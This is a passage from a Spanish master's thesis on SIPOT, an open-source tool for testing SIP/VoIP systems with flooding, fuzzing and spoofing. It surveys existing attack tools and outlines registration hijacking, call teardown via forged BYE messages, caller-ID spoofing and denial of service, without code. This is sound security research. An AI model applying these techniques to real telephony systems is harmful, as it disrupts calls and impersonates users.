TESIS DE POSTGRADO

MAESTRÍA EN INGENIERÍA DE LAS TELECOMUNICACIONES

Herramienta interactiva
para evaluar vulnerabilidades en
sistemas basados en SIP

Autor: MANCEÑIDO AGUSTIN

Directores:

HIRCHOREN GUSTAVO

CASTAÑEDA FEDERICO

Índice

Herramienta interactiva para evaluar vulnerabilidades en sistemas basados en SIP 1
Índice 3
Lista de figuras 8
1. Introducción 9
1.1. Resumen 9
1.2. Justificación 9
1.3. Objetivo 10
1.4. Antecedentes 11
1.4.1. Herramientas de Sniffing 11
Wireshark 11
Enderunix VoIPong 11
1.4.2. Herramientas de escaneo y enumeración 11
Network Mapper (Nmap) 11
SIPVicious Tool Suite: svMap 12
1.4.3. Herramientas de envío de paquetes y flooding 12
INVITE Flooder 12
SIPp traffic generator 12
1.4.4. Herramientas de fuzzing 12
PROTOS SIP Fuzzer 12
Asteroid SIP fuzzer 13
1.4.5. Herramientas de spoofing 13
BYE Teardown 13
Registration Hijacker 13
1.5. Comparativa 13
2. Seguridad en SIP 14
2.1. Introducción 14
2.1.1. Protocolo SIP 14
2.1.2. Servicios suplementarios 15
2.2. Vulnerabilidades de SIP 15
2.2.1. Registration Hijacking 16

2.2.2. Proxy Impersonation 16
2.2.3. Message Tampering 16
2.2.4. Session Tear Down 16
2.2.5. Denial of Service (DoS) 16
2.3. Mecanismos de seguridad 16
2.3.1. HTTP digest 17
2.3.2. IP security (IPsec) 17
2.3.3. Transport Secure Layer (TLS) 18
2.3.4. SIP Secure (SIPS) 18
2.3.5. Secure MIME (S/MIME) 18
3. Desarrollo de la herramienta 19
3.1. Descripción general 19
3.1.1. Funcionalidades 19
3.1.2. Instalación y uso 20
3.1.3. Lenguaje y portabilidad 20
3.1.4. Dependencias 20
3.1.5. Aplicación base 20
3.2. Módulo de FLOODING 21
3.2.1. Descripción general 21
3.2.2. Casos de uso y opciones 22
Inundación simple 22
Inundación con mensaje desde archivo 22
Inundación con diccionario de usuarios 23
3.3. Módulo de FUZZING 23
3.3.1. Descripción general 23
3.3.2. Uso y opciones 24
Fuzzing simple 24
Selección de fuzzer 24
Fuzzing con crash detection 25
3.4. Módulo de SPOOFING 26
3.4.1. Descripción general 26

3.4.2. Uso y opciones 27
Spoofing Caller ID *27*
Spoofing BYE y CANCEL *27*
AutoSpoofing *28*
4. Pruebas de la herramienta 29
4.1. Entorno de pruebas 29
4.1.1. Servidor SIP (AsteriskNow) 30
4.1.2. Softphones 30
Android: CSipSimple *30*
Windows: Linphone *30*
Ubuntu: SFLphone *30*
Debian: Ekiga *30*
4.1.3. Consideraciones del entorno 31
4.2. Ataques y resultados 31
4.2.1. Flooding: Ataque al servidor SIP 31
Sistema en reposo *32*
Sistema bajo ataque *32*
Conclusiones de la experiencia *34*
4.2.2. Flooding: Ataque a un cliente SIP 34
Sistema en reposo *34*
Sistema bajo ataque *35*
Conclusiones de la experiencia *37*
4.2.3. Fuzzing: Ataque al servidor SIP 37
Sistema en reposo *37*
Sistema bajo ataque *37*
Conclusiones de la experiencia *40*
4.2.4. Fuzzing: Ataque a un cliente SIP 40
Sistema en reposo *40*
Sistema bajo ataque *40*
Conclusiones de la experiencia *43*
4.2.5. Spoofing: suplantación de CallerID 43

Sistema en reposo *43*
Sistema bajo ataque *43*
Conclusiones de la experiencia *45*
4.2.6. Spoofing: auto-spoofing DoS 45
Sistema en reposo *46*
Sistema bajo ataque *46*
Conclusiones de la experiencia *49*
5. Conclusión y futuros trabajos 50
6. Referencias 51
APÉNDICE A: Voice over IP (VoIP) 55
1. Descripción general 55
2. Estándares 55
2.1. H.323 55
2.2. H.248 (MEGACO) 56
2.3. SIP 56
APÉNDICE B: Session Initiation Protocol (SIP) 57
1. Descripción general 57
1.1. User Agent (UA) 57
1.2. Servidores 58
2. Mensajes SIP 58
2.1. Requerimientos SIP 58
2.2. Respuestas (Códigos de estado) SIP 59
3. Transacciones y diálogos SIP 62
3.1. Definiciones 62
3.2. Transacciones y diálogos 62
APÉNDICE C: Flooding 64
1. Introducción 64
2. Flooding en SIP 64
2.1. Flooding al servidor REGISTRAR (REGISTER) 65
2.2. Flooding al servitor Proxy Server y Usuarios (INVITE) 66
3. Estudios y contramedidas 66

APÉNDICE D: Fuzzing 68

1. Introducción 68

1.1. Ciclo de fuzzing 68

2. Fuzzing en SIP 69

2.1. Gramática SIP (ABNF) 70

Errores para la carga de procesamiento 70

Errores sintácticos 71

Errores de delimitadores 71

Errores de valores 71

Errores dependientes del contexto 72

3. Análisis y contramedidas 72

***APÉNDICE E:* Spoofing 73**

1. Introducción 73

2. Spoofing en SIP 73

2.1. Spoofing INVITE 73

Ataque de re-INVITE 74

Caller ID spoofing 74

2.2. Spoofing BYE 74

2.3. Spoofing CANCEL 74

2.4. Ataque de MitM spoofing 74

3. Análisis y contramedidas 77

Lista de figuras

Figura 1 – Global VoIP subscriptions 2005-2010 9
Figura 2 – Ejemplo de un diálogo típico en SIP 14
Figura 3 – Hop-by-Hop y End-To-End 17
Figura 4 – Intercambio de mensajes HTTP Digest 17
Figura 5 – Entorno de pruebas de la aplicación 29
Figura 6 – Flooding a un servidor: Carga del servidor en reposo 32
Figura 7 – Flooding a un servidor: Configuración del entorno 32
Figura 8 – Flooding a un servidor: Captura del ataque 33
Figura 9 – Flooding a un servidor: Muestra de mensaje enviado 33
Figura 10 – Flooding a un servidor: Carga del servidor bajo ataque 33
Figura 11 – Flooding a un cliente: Carga del cliente en reposo 34
Figura 12 – Flooding a un cliente: Carga del cliente en reposo (2) 34
Figura 13 - Flooding a un cliente: Configuración del entorno 35
Figura 14 – Flooding a un cliente: Captura del ataque 35
Figura 15 – Flooding a un cliente: Muestra de mensaje enviado 36
Figura 16 – Flooding a un cliente: Muestra de llamada entrante 36
Figura 17 – Flooding a un cliente: Carga del cliente bajo ataque 36
Figura 18 - Flooding a un cliente: Carga del cliente bajo ataque 37
Figura 19 – Flooding a un cliente: Proceso cliente 37
Figura 20 – Flooding a un cliente: Llamada hacia el cliente bajo ataque (Unavailable) 37
Figura 21 – Fuzzing a un servidor: Configuración del entorno 38
Figura 22 – Fuzzing a un servidor: Captura del ataque 38
Figura 23 – Fuzzing a un servidor: Muestra de mensaje enviado 39
Figura 24 – Fuzzing a un servidor: Carga del servidor bajo ataque 39
Figura 25 – Fuzzing a un servidor: Restablecimiento del servicio 39
Figura 26 - Fuzzing a un cliente: Configuración del entorno 40
Figura 27 – Fuzzing a un cliente: Captura del ataque 41
Figura 28 – Fuzzing a un cliente: Mensaje INVITE enviado 41
Figura 29 – Fuzzing a un cliente: Mensaje NOTIFY enviado 41
Figura 30 – Fuzzing a un cliente: Mensaje ACK enviado 42
Figura 31 – Fuzzing a un cliente: Muestra de llamada entrante 42
Figura 32 – Fuzzing a un cliente: Carga del cliente bajo ataque 42
Figura 33 – Fuzzing a un cliente: Mensaje de error 43
Figura 34 – Spoofing CallerID: Configuración del entorno 44
Figura 35 – Spoofing CallerID: Mensaje enviado al cliente (1) 44
Figura 36 – Spoofing CallerID: Mensaje enviado al cliente (2) 45
Figura 37 – Spoofing CallerID: Mensaje mostrado en la aplicación cliente (1) 45
Figura 38 – Spoofing CallerID: Mensaje mostrado en la aplicación cliente (2) 45
Figura 39 – Auto-Spoofing: Configuración del entorno 46
Figura 40 – Auto-spoofing: Mensaje capturado por la aplicación (200 OK - INVITE) 47
Figura 41 – Auto-spoofing: Mensaje enviado por la aplicación (BYE) 47
Figura 42 – Auto-spoofing: Mensaje capturado por la aplicación (180 RINGING) 48
Figura 43 – Auto-spoofing: Mensaje enviado por la aplicación (CANCEL) 48
Figura 44 – Auto-spoofing: Mensaje mostrado por la aplicación cliente (spoofing CANCEL) 49
Figura 45 – Auto-spoofing: Mensaje mostrado por la aplicación cliente (spoofing BYE) 49
Figura 46 – Transacciones y diálogos en SIP 63
Figura 47 – Ejemplo de un ataque de Flooding 65
Figura 48 –Voice and UC state of security report 2013 [58] 67
Figura 49 – Ciclo de fuzzing 68
Figura 50 – Ataque de man-in-the-middle 75
Figura 51 – Ataque de spoofing 76

1. Introducción

1.1. Resumen

La presente Tesis propone el desarrollo de una herramienta interactiva para la evaluación de vulnerabilidades en sistemas basados en SIP. La misma estará desarrollada de forma modular, de código abierto y con soporte IPv6 de manera de permitir futuras extensiones o desarrollos. Se desarrollarán 3 módulos para realizar ataques conocidos y comunes en este tipo de sistemas, como son: *Flooding*, *Fuzzing* y *Spoofing*. La aplicación final se encuentra disponible en el siguiente repositorio público junto con la wiki que contiene la documentación de uso:

https://github.com/nitsuga1986/sipot https://github.com/nitsuga1986/sipot/wiki

1.2. Justificación

Es evidente que la utilización de una única red para la transmisión de voz y datos presenta gran cantidad de ventajas. Para un proveedor de servicio de telefonía y datos, por un lado, obteniendo mayores beneficios ya que con una sola línea de transporte puede ofrecer más servicios. Por otro lado le supone un ahorro de gastos tanto de infraestructura como de mantenimiento. Es por este motivo que se impone la implementación de soluciones VoIP como un reemplazo natural a la PSTN [1].

De acuerdo con estudios realizados [2] más del 30% de las pequeñas empresas (1-99 empleados) y 50% de las medianas empresas (100-999 empleados) aseguran que las tecnologías de VoIP se volvieron críticas para el negocio. De la misma manera, las redes de voz sobre IP se están volviendo cada vez más importantes también para los proveedores de servicio que desean lograr una penetración más significativa en el mercado de consumo. De acuerdo a cifras provistas por PointTopic [3] en 2010, los servicios VoIP pasaron de las 23 millones de suscripciones a finales de 2005 alcanzando los 112 millones de suscriptores en el primer semestre de 2010, como se observa en la Figura 1:




Figura 1 – Global VoIP subscriptions 2005-2010

Entre la variedad de protocolos de VoIP disponibles [Ver *APÉNDICE A: Voice over IP (VoIP)*] el crecimiento en la elección del protocolo SIP como estándar de facto [4], responde a sus características

de simplicidad, escalabilidad, modularidad y comodidad con las cuales se integra con otras aplicaciones y permite rápidos despliegues e implementaciones [Ver *APÉNDICE B: Session Initiation Protocol (SIP)]*.

Desde el punto de vista de la seguridad, las llamadas en VoIP se transmiten por Internet o por redes potencialmente inseguras. Lo cual plantea riesgos de privacidad y seguridad que no surgen con un servicio telefónico tradicional. En cuanto a las aplicaciones y dispositivos disponibles, existe una gran variedad de desarrollos para VoIP en los entornos empresariales como soluciones de PBX, *softphones* y *hardphones*. En general, las empresas que desarrollan estas aplicaciones suelen invertir gran parte de los recursos en los desarrollos y el marketing asociado, descuidando la seguridad y los testeos correspondientes de vulnerabilidades. Es por esto que surge la imperiosa necesidad de herramientas que sean capaces de realizar evaluaciones realistas de los potenciales problemas de seguridad para poder tomar medidas y evaluar los riesgos.

1.3. Objetivo

El objetivo del presente documento, es la descripción de la herramienta desarrollada a partir de las necesidades en materia de seguridad en SIP que la motivaron. Para ello, el documento comienza el Capítulo 2 analizando el estado general de la seguridad en el protocolo SIP, describiendo los problemas más comunes, sus consecuencias e impacto y cómo prevenirlos. Luego, en el Capítulo 3 se presenta la herramienta a partir de una descripción general de su funcionamiento, los elementos que la componen y la potencialidad de cada uno de los módulos incluidos. Finalmente, en el Capítulo 4 se presentan los casos de uso de la herramienta a partir de los diferentes objetivos que se desean lograr, los problemas actuales que los motivan y los efectos prácticos sobre un sistema en funcionamiento.

1.4. Antecedentes

Existe una amplia documentación relacionada con las diferentes vulnerabilidades asociadas al protocolo SIP, así como una variedad de herramientas [5] que permiten realizar evaluaciones de vulnerabilidades. Sin embargo, estos esfuerzos suelen especializarse en un solo tipo de ataque y no suelen ofrecer la posibilidad de ser modificadas o adaptadas a las necesidades propias. Es por este motivo que la presente tesis propone una herramienta amplia y flexible que permita ser extendida y adaptada por terceros, según las necesidades particulares.

A continuación se presenta una breve descripción de algunas de las herramientas y trabajos previos más utilizados, agrupadas por la vulnerabilidad que cada uno explota:

1.4.1. Herramientas de Sniffing

En informática, un analizador de paquetes es un programa de captura de las tramas de una red de computadoras. Los analizadores de paquetes tienen diversos usos, como monitorear redes para detectar y analizar fallos, o para realizar ingeniería inversa en protocolos de red. También es habitual su uso para fines maliciosos, como robar contraseñas, interceptar correos electrónicos, espiar conversaciones de chat, etc. [6]

Entre las herramientas más utilizadas para este tipo de ataques, se destacan:

Wireshark

Wireshark es un analizador de protocolos que permite la captura y búsqueda interactiva del tráfico que está siendo capturado por una computadora. Posee un amplio y poderoso set de características que la convierte en una de las herramientas más populares de este tipo [7].

Enderunix VoIPong

VoIPong es una herramienta que permite detectar todas las llamadas de Voz sobre IP en la red y, para aquellas que están codificadas con G.711, permite grabar la conversación y crear archivos de audio. Soporta los protocolos SIP, H323, *Cisco's Skinny Client Protocol*, RTP y RTCP. [8]

1.4.2. Herramientas de escaneo y enumeración

El escaneo y la enumeración son herramientas clave para la realización de ataques o evaluaciones de seguridad ya que provee al atacante de detalles generales sobre la configuración del sistema [9]. En una red VoIP, existe información útil para un atacante como puede ser el conocimiento de los servidores y *gateways* VoIP, sistemas IP-PBX, software cliente (*softphones*), teléfonos VoIP y las extensiones utilizadas por los usuarios.

Entre las herramientas más utilizadas para este tipo de ataques, se destacan:

Network Mapper (Nmap)

Nmap ("*Network Mapper*") es una herramienta gratuita y de código abierto para el descubrimiento de redes y auditorías de seguridad [10]. Nmap analiza paquetes IP de numerosas maneras para determinar qué hosts están disponibles en la red y que servicios (nombre de la aplicación y versión) están siendo ofrecidos por el mismo, qué sistema operativo (versión) están corriendo, qué tipo de filtros de paquetes están siendo utilizados y numerosas otras características.

SIPVicious Tool Suite: svMap

SIPVicious es un popular set de herramientas que se utiliza para realizar auditorías en sistemas VoIP basados en SIP. La suite se compone de 5 herramientas con diferentes objetivos entre las cuales se encuentra SvMap. SvMap es un escáner de SIP que lista todos los dispositivos encontrados en la red en un rango dado de IPs. [11]

1.4.3. Herramientas de envío de paquetes y flooding

Los ataques de *flooding* son de los más comunes en las redes de computadora para causar denegación de servicio (DoS – *Denial of Service*) [12]. *Flood* es un término en inglés que significa literalmente "inundación" y se utiliza para designar un comportamiento abusivo de la red de comunicaciones, normalmente por la repetición desmesurada de algún mensaje en un corto espacio de tiempo. En el caso de sistemas SIP se suelen enviar paquetes tipo `INVITE` que suelen ser los de mayor costo de procesamiento para el servidor y por ende el más efectivo para agotar los recursos.

Entre las herramientas más utilizadas para este tipo de ataques, se destacan:

INVITE Flooder

INVITE Flooder es un pequeño programa provisto entre las herramientas de seguridad expuestas en el libro "*Hacking VoiP Exposed*" de David Endler & Mark Collier [13]. Esta aplicación se encarga del envío intensivo de paquetes SIP `INVITE` a un teléfono o *proxy* SIP.

SIPp traffic generator

SIPp es una herramienta de Código Abierto para realizar evaluaciones de tráfico del protocolo SIP. Incluye algunos escenarios básicos de agentes SIP (UAC y UAS) y realiza establecimientos y finalizaciones de múltiples llamadas mediante el uso de los métodos SIP `INVITE` y `BYE`. [14]

1.4.4. Herramientas de fuzzing

"*Fuzz testing*" o "*fuzzing*" es una técnica de evaluación de software, generalmente automatizada o semi-automatizada, mediante la cual se provee de información inválida, inesperada o aleatoria a programas de computadora. En el caso de sistemas SIP se provee mensajes que no encuadren dentro de los diálogos en desarrollo, con elementos inesperados en los encabezados, o valores que exploren los límites del protocolo. [15]

Entre las herramientas más utilizadas para este tipo de ataques, se destacan:

PROTOS SIP Fuzzer

PROTOS SIP Fuzzer es una suite de herramientas escritas en Java como parte del Proyecto "PROTOS - Security Testing of Protocol Implementations". El propósito de esta suite de evaluación es el análisis del nivel de seguridad y robustez del protocolo SIP y sus implementaciones. Como parte de este set de herramientas se encuentra el SIP fuzzer, que se encarga del envío de paquetes SIP inválidos o malformados. [16]

Asteroid SIP fuzzer

Asteroid SIP *fuzzer* es una pequeña herramienta realizada por infiltrated.net que utiliza un conjunto de mensajes malformados utilizando los diferentes métodos `INVITE`, `CANCEL`, `BYE`, etc., para luego de ser modificados y aleatorizados, ser enviados a un teléfono o *proxy* SIP. [17]

1.4.5. Herramientas de spoofing

Spoofing, en términos de seguridad de redes hace referencia al uso de técnicas de suplantación de identidad generalmente con usos maliciosos o de investigación. En el caso de SIP este tipo de ataques suelen estar orientados en la suplantación de identidad mediante la modificación del Caller-ID, mediante la finalización de llamadas establecidas y sin establecer y la realización de llamadas no autorizadas. [18]

Entre las herramientas más utilizadas para este tipo de ataques, se destacan:

BYE Teardown

BYE Teardown es un pequeño programa provisto entre las herramientas de seguridad expuestas en el libro "Hacking VoiP Exposed" de David Endler & Mark Collier. Esta aplicación se encarga de la desconexión de llamadas VoIP activas en una red mediante el envío de mensajes BYE. [13]

Registration Hijacker

Registration Hijacker es un pequeño programa provisto entre las herramientas de seguridad expuestas en el libro "Hacking VoiP Exposed" de David Endler & Mark Collier [13]. Esta aplicación se encarga del envío de mensajes INVITE con el objetivo de que las llamadas entrantes sean reenviadas hacia el atacante.

1.5. Comparativa

A continuación se presenta una tabla comparativa que resume las características de las herramientas presentadas:

	Modular	Extensible	Madurez	Licencia	Flooding	Fuzzing	Spoofing
SIPOT	Si	Módulos en Python	Baja	GPL	Si	Si	Caller ID BYE CANCEL
Wireshark	No	Disectores en C	Alta (1998)	*GNU GPL*	No (Sniffing, Traffic analysis)		
VoiPong	Si	Framework en C	Alta (2004)	*GNU GPL*	No (VoIP sniffer)		
SIP Vicious Suite	Si	Módulos en Python	Alta (2007)	*GNU* GPL	No	No	Extnesiones svwar/svcrack
INVITE Flooder	No	No	Alta (2006)	-	INVITE	No	No
PROTOS	Si	No	Alta (2004)	*GNU GPL*	No	Si	No
Asteroid	No	No	-	-	No	Si	No
BYE Teardown	No	No	Alta (2006)	-	No	No	BYE
Registration Hijacker	No	No	Alta (2006)	-	No	No	REGISTER

2. Seguridad en SIP

A continuación, se realiza una descripción general de los problemas de seguridad actuales en las redes VoIP basadas en SIP. Luego de una breve introducción al protocolo y los servicios suplementarios, se realiza un análisis de las vulnerabilidades más explotadas, sus consecuencias e impacto y los métodos de seguridad para prevenirlas o mitigarlas.

2.1. Introducción

Uno de los grandes desafíos que enfrentan los proveedores de telecomunicaciones se relaciona con la convergencia de las redes de voz y datos. Las redes VoIP no sólo tienen que proveer servicios similares a los de la red pública PSTN, sino que deben proveer además el mismo nivel de integridad, disponibilidad y confidencialidad. Al contrario que con la PSTN, las redes VoIP utilizan una red común para la señalización y la voz y por lo tanto posee ciertas ventajas en realización a los servicios que puede ofrecer, sin embargo debe enfrentarse al hecho que conlleva el uso de estas redes como son el *jitter* [19], la pérdida de paquetes y la calidad de servicio, entre otros [20] [21]. Más aún, la señalización y la voz están ahora ambos expuestos a varios ataques de Internet conocidos.

2.1.1. Protocolo SIP

SIP es, según su definición, un protocolo perteneciente a la capa de aplicación del modelo OSI para la creación, modificación y finalización de sesiones multimedia con uno o más participantes. Los mensajes SIP son basados en texto plano y poseen un formato similar a HTTP. El cuerpo del mensaje puede ser utilizado tanto para la descripción de los requerimientos de la sesión como para encapsular varios tipos de señalización.




Figura 2 – Ejemplo de un diálogo típico en SIP

Los métodos `REGISTER` e `INVITE` son los más predominantes en una conversación SIP. El primero de estos se utiliza para registrar a usuarios, mientras que el segundo se utiliza para invitar a iniciar una nueva sesión. Como otras aplicaciones similares de Internet, SIP sigue una arquitectura Cliente -Servidor [22]. Entre los servidores más relevantes se encuentran el SIP *Proxy* y el SIP *REGISTRAR*, que como se verá más adelante, al ser esenciales para el funcionamiento del sistema, suelen ser un constante objetivo para explotar vulnerabilidades de manera efectiva

2.1.2. Servicios suplementarios

2.1.3. En una arquitectura SIP, existen una gran variedad de componentes que ofrecen un gran número de servicios suplementarios. Por ejemplo, servicios de AAA (Authentication, Authorization y Accounting) pueden ser provistos por protocolos como RADIUS o DIAMETER; más aún, se pueden utilizar servicios de DNS para resolver el mapeo entre SIP URIs y números telefónicos E.164 a direcciones IP [22]. La existencia de una gran diversidad de protocolos, supone la existencia de una variedad de vulnerabilidades que pueden afectar en definitiva la prestación del servicio y la seguridad del conjunto.

2.2. Vulnerabilidades de SIP

Como ya se mencionó anteriormente, se espera de una red VoIP que los requerimientos de seguridad sean equivalentes a aquellos que se proporcionaban en la PSTN, a pesar del hecho de que proveer servicios a través de Internet resulta de una mayor complejidad. Los mensajes SIP pueden contener información que los usuarios o el servidor desean compartir en forma privada. Por ejemplo, los encabezados pueden revelar información sobre las partes que se están comunicando u otra información confidencial. El cuerpo del mensaje SIP también puede contener información que no debería ser expuesta públicamente (direcciones, números telefónicos, etc). La naturaleza abierta y distribuida de las arquitecturas VoIP, en conjunto con la gran variedad de subsistemas (DNS, AAA, ENUM, etc.) que la telefonía por Internet despliega, hace que la tarea de un medio ambiente seguro sea extremadamente dificultosa.

SIP posee las mismas vulnerabilidades a nivel de aplicación que otros protocolos VoIP. Sin embargo, existen algunos factores particulares que lo hacen potencialmente menos seguro [23] [24]:

Madurez: los estándares de SIP y las aplicaciones que lo soportan son relativamente nuevos.
Complejidad: SIP en sí mismo es de complejidad moderada, pero la gran cantidad de extensiones que posee lo convierten en un protocolo complejo.
Extensibilidad: SIP soporta extensiones, las cuales son nuevas y comúnmente frágiles desde el punto de vista de la seguridad.
Codificación: los mensajes SIP utilizan texto plano, los que los hace relativamente fácil de capturar.

SIP ofrece una limitada seguridad en su definición. La RFC 3261 [25] describe muchos de los ítem relativos a la seguridad como “OPCIONALES”, “DEBERÍA” o “RECOMENDADOS” en lugar de obligatorios o necesarios. SIP promete interoperabilidad, permitiendo a los usuarios la compra de componentes a diferentes marcas. La interoperabilidad puede ser un problema desde el punto de vista de la seguridad, dado que todos los componentes deben soportar los mismos estándares de seguridad. En caso de no hacerlo, sólo se podrán utilizar las capacidades que posean en común.

A continuación se describen brevemente algunas de las vulnerabilidades más explotadas:

2.2.1. Registration Hijacking

Este tipo de ataques ocurre cuando un atacante intenta hacerse pasar por un Usuario válido y reemplaza la registración legítima con su propia dirección. Este ataque causa que todas las llamadas dirigidas al Usuario válido sean redirigidas al atacante [13] [26].

2.2.2. Proxy Impersonation

Este tipo de ataques ocurre cuando un atacante engaña a alguno de los *Proxys* del usuario para que se comunique con un *Proxy* falso. Si el atacante realiza exitosamente la personificación del *Proxy*, es capaz de acceder a todos los mensajes SIP y está en completo control de la llamada [22] [27].

2.2.3. Message Tampering

Este tipo de ataques ocurre cuando un atacante intercepta y modifica los paquetes que se intercambian entre los componentes SIP. *Message Tampering* puede ocurrir a través de ataques de Registro, *Proxy*, o cualquier componente confiable para procesar mensajes SIP [13].

2.2.4. Session Tear Down

Este tipo de ataques ocurre cuando un atacante observa la señalización de una llamada para enviar falsos mensajes `BYE` a los usuarios que participan. Muchos de los usuarios SIP no requieren de autenticaciones seguras, lo cual permite a un atacante enviar un mensaje `BYE` adecuadamente a ambos Usuario para finalizar el establecimiento de la llamada [27].

2.2.5. Denial of Service (DoS)

Este tipo de ataques ocurre mediante la utilización de cualquiera de los métodos descriptos anteriormente o cualquier otro ataque específico de DoS. Debido a que formas de autenticación más seguras son raramente utilizadas, los componentes SIP deben interpretar y procesar los mensajes provenientes de atacantes causando, en algunos casos, caídas del servicio [28] [28].

2.3. Mecanismos de seguridad

La especificación de SIP no incluye ningún mecanismo específico de seguridad. En su lugar, se sugieren otros mecanismos de seguridad conocidos de Internet. Como se muestra en la Figura 3, la seguridad en SIP puede ser provista tanto en forma *hop-by-hop* (por saltos) o *end-to-end* (extremo a extremo) [29].




Figura 3 – Hop-by-Hop y End-To-End

Más específicamente, se describen los siguientes métodos de seguridad: HTTP digest, Transport Secure Layer (TLS), SIPS, IP security (IPsec) y Secure MIME (S/MIME). Los usuarios finales tienen la capacidad de elegir los mecanismos de seguridad más apropiados de acuerdo a la implementación.

2.3.1. HTTP digest

La autenticación en SIP es heredada de la autenticación HTTP Digest [30], que es un protocolo basado en desafío-respuesta. Un servidor SIP (REGISTRAR, *Proxy* o *Redirect*) emplea este mecanismo para autenticar los mensajes intercambiados con un usuario u otro servidor. El procedimiento se puede observar en la Figura 4.




Figura 4 – Intercambio de mensajes HTTP Digest

- El cliente envía un mensaje SIP (ej. SIP `INVITE`) y el servidor, el cual requiere autenticación, responde con un mensaje *Proxy authentication require* (`407`) o bien con un error *Unauthorized* (`401`).
- Este mensaje contiene un encabezado WWW- Authenticate incluyendo un desafío [31] que será utilizado por el cliente para computar sus credenciales.
- El cliente crea un nuevo mensaje SIP incluyendo un encabezado de autorización con las credenciales correspondientes.

2.3.2. IP security (IPsec)

